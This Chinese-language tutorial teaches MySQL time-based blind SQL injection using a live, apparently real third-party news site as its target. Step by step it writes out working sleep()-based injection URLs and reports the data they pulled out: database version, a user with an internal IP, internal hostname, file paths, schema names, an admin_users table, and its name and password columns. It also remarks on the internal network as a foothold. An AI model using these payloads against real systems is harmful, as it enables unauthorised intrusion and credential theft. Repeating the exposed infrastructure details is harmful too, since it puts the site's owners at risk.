
**Mysql 高级盲注技巧之时间盲注**

**0x01 基于时间的盲注**

**关于盲注的基本概念,在之前的文档中已有详细说明,这里就不在赘述了,单单就只简单说明下什么是基于时间的盲注,其实,也非常简单,我们知道,布尔型盲注是依靠判断页面返回的成功与否来断定我们的sql到底有没有被执行,而时间盲注,在利用上基本类似,此时它并不是靠观察页面返回,而是靠我们设置的那个延迟时长来判断我们的语句到底有没有被执行,废话少说,我们依然是从实战去理解整个基于时间盲注的过程**


**0x02 今天用于实例演示的时间盲注点,如下,页面正常情况下是这个样子**

**http://www.probro.in/news\_details.php?NId=14**




**尝试经典的’\’进行干扰后,页面异常,这也正是我们想看到的,好,先继续**

**http://www.probro.in/news\_details.php?NId=14\**




**当条件为真时,页面正常返回,不要被它得表象所迷惑,其实,它是个字符型的注入,自己闭合的时候要注意点儿**

**http://www.probro.in/news\_details.php?NId=14' and 12=12 and '112'='112**



**条件为假时,页面返回异常,说明注入确实存在,既然这样,下面就开始我们今天的重点,利用时间延迟来查询数据**


**http://www.probro.in/news\_details.php?NId=14' and 12=121 and '112'='112**



**0x03 首先,利用时间延迟搜集各类数据库信息**


**查询目标数据库版本,如果你给定的数值和截取的那个字符的ascii码值相等,它就会按照你给定的那个时长来延迟执行,此时,你会发现你的浏览器会一直处于阻塞状态,如果不等,则页面会瞬间返回,还是跟之前一样,我们依然是利用burpsuite来帮我们跑,手工确实太累,也没必要,最终,遍历得到的数据库版本号为 ‘5.6.32-78.1-log’**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select version()),1,1))=53),sleep(13),1) and '112'='112**




**查询当前数据库用户名,正常情况,用burpsuite跑时间盲注,如果匹配到了正确数字,中间会有个短暂的卡顿[其实就是你设置的那个延迟时长],比如,在这里,你会发现,当它跑到111时就卡主了,这是因为它匹配到了112,所以,这个值就为112,循环往复,逐个遍历,最终得到的数据库用户名结果为’** **previewmysite@10.1.112.64’,看到这种,就是典型的站库分离,从此信息我们可以知道,这台机器有内网,而且数据库也在内网的机器上,是10的内网段,经验判断,内网应该不小**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select user()),1,1))=53),sleep(13),1) and '112'='112**




**查询当前所在的库名 ,遍历的最终结果为 ’** **probro’**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select database()),1,1))=53),sleep(13),1) and '112'='112**




**查询数据存放路径, 遍历的最终结果为 ‘/var/lib/mysql/moo25/’**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select @@datadir),1,1))=53),sleep(13),1) and '112'='112**




**查询数据库的安装路径 , 遍历的最终结果为‘/usr’**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select @@basedir),1,1))=53),sleep(13),1) and '112'='112**




**查询机器的系统平台, 遍历的最终结果为 ‘debian-linux-gnu’**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select @@version\_compile\_os),1,1))=53),sleep(13),1) and '112'='112**



**查询当前数据库机器的机器名, 遍历的最终结果为 ‘walcustmysql23.int.bizland.net’**


**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select @@hostname),1,1))=53),sleep(13),1) and '112'='112**



**0x04 查出所有数据库名,最终遍历出所有的数据库名分别为,因为当前是普通用户权限,所以就只能看到这两个库**


**‘information\_schema’,‘probro’**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select schema\_name from information\_schema.schemata limit 0,1),1,1))=105),sleep(10),1) and '112'='112**




**0x05 有了库 ‘probro’,我们就可以去里面找管理表,很快我们就遍历到了真正的管理表,表名为’** **admin\_users’**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select table\_name from information\_schema.tables where table\_schema=0x70726f62726f limit 0,1),1,1))=98),sleep(10),1) and '112'='112**




**0x06 现在管理表也有了,我们还需要知道对应的账号密码字段是啥,最终我们通过遍历所知,有效的账号密码字段名分别为 ‘FullName’,’** **Password’**

